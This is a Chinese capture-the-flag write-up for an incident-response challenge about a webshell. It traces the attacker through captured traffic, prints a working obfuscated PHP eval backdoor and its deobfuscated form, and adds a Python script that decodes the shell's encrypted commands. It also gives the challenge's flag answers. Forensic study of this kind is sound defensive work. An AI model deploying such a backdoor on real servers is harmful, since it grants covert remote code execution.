第三届“陇剑杯”网络安全大赛-RHG人工智能赛 第1轮 webshell 应急响应 解题数:18
ez_webshell
FLAG格式:
part1:黑客处于工作目录是什么
part2:黑客输出了什么内容
part3:黑客找到的秘密是什么
flag{part1_part2_part3}


首先查看导出对象,发现robots.txt文件,同时和www.zip和seCr3t.php


在robots.txt文件中发现

另外在流427中发现了seCr3t.php文件的内容
保存后打开发现

类似base64,解码得到

在流426中发现www.zip文件

导出后发现压缩包加密,猜测thisIsPass 为密码,解压得到webshell
1
2
3
4
5
6
7
8
9
10
11
12
13
<?php $t ='e6R4RR_encode(@Rx(@gzcoRmpress($oR),$Rk)R);print("$p$kh$r$Rkf");}' ;$h ='ch(R"/$kh(.+)$kf/"R,@Rfile_get_RcontentRs("php://iRnput")R,R$m)==' ;$d =str_replace ('fU' ,'' ,'fUcrfUefUate_fufUnfUctifUon' );$N ='1) {@Rob_starRt();@eRval(@RgzuncRRomprReRss(@x(@RbRase64_decode($' ;$e ='vkzJlR2VQbRzhPhLHS";RfunRction x(R$t,$k){$Rc=RstrleRn($kR);$Rl=Rs' ;$Z ='R$k="e10adc39R";$khR=R"49ba59RabbRe5R6";$kf="e057Rf20f883e";R$p="' ;$S ='m[1]),R$kR)));$o=@oRb_get_cRonteRnts()R;@ob_end_cleanR();$Rr=@bas' ;$W ='$j++,$i+R+){$o.R=$t{$i}^R$kR{R$j};}}return R$o;}if R(@preRRg_maRt' ;$T ='trlen($t)R;$o=""R;foRr($i=0;$i<$l;R){foRr($jR=0;($j<$c&&$i<$RlR);' ;$F =str_replace ('R' ,'' ,$Z .$e .$T .$W .$h .$N .$S .$t );$l =$d ('' ,$F );$l ();?>
去混淆
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$k ="e10adc39" ;$kh ="49ba59abb5e6" ;$kf ="e057f20f883e" ;$p ="vkzJl2VQbzhPhLHS" ;function x ($t ,$k $c =strlen ($k ); $l =strlen ($t ); $o ="" ; for ($i =0 ;$i <$l ;){ for ($j =0 ;($j <$c && $i <$l );$j ++,$i ++){ $o .=$t {$i } ^ $k {$j }; } } return $o ; } if (@preg_match ("/$kh (.+)$kf /" ,@file_get_contents ("php://input" ),$m )==1 ){ @ob_start (); @eval (@gzuncompress (@x (@base64_decode ($m [1 ]),$k ))); $o =@ob_get_contents (); @ob_end_clean (); $r =@base64_encode (@x (@gzcompress ($o ),$k )); print ("$p $kh $r $kf " ); }
写解密脚本
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 import base64import zlibimport sysXOR_KEY = b"e10adc39" def xor_bytes (data: bytes , key: bytes ) -> bytes : klen = len (key) return bytes ([b ^ key[i % klen] for i, b in enumerate (data)]) def decode_payload (b64_payload: str , key: bytes = XOR_KEY ) -> str : """返回解压后的字符串(utf-8),若失败抛出异常""" raw = base64.b64decode(b64_payload) x = xor_bytes(raw, key) decompressed = zlib.decompress(x) return decompressed.decode('utf-8' , errors='replace' ) if __name__ == "__main__" : payload = "Ha17LKqr5AnQAYdVsdc1OX0XM18=" try : plain = decode_payload(payload) print ("Decoded:" , plain) except Exception as e: print ("Decode failed:" , e, file=sys.stderr) sys.exit(1 )

在这个流中
1
2
Ha17LKqr5AnQAYdVsdc1OX0XM18 Ha0D1FTUBzxlMgpgdw==
然后每一个流都解密
part1:黑客处于工作目录是什么
/app
part2:黑客输出了什么内容
part2!@#
part3:黑客找到的秘密是什么
The_Last_Part_U_Fin3
1 flag{app_part2!@#_The_Last_Part_U_Fin3}
第2轮 which_sql 应急响应 解题数:51
我的数据库被攻击了?
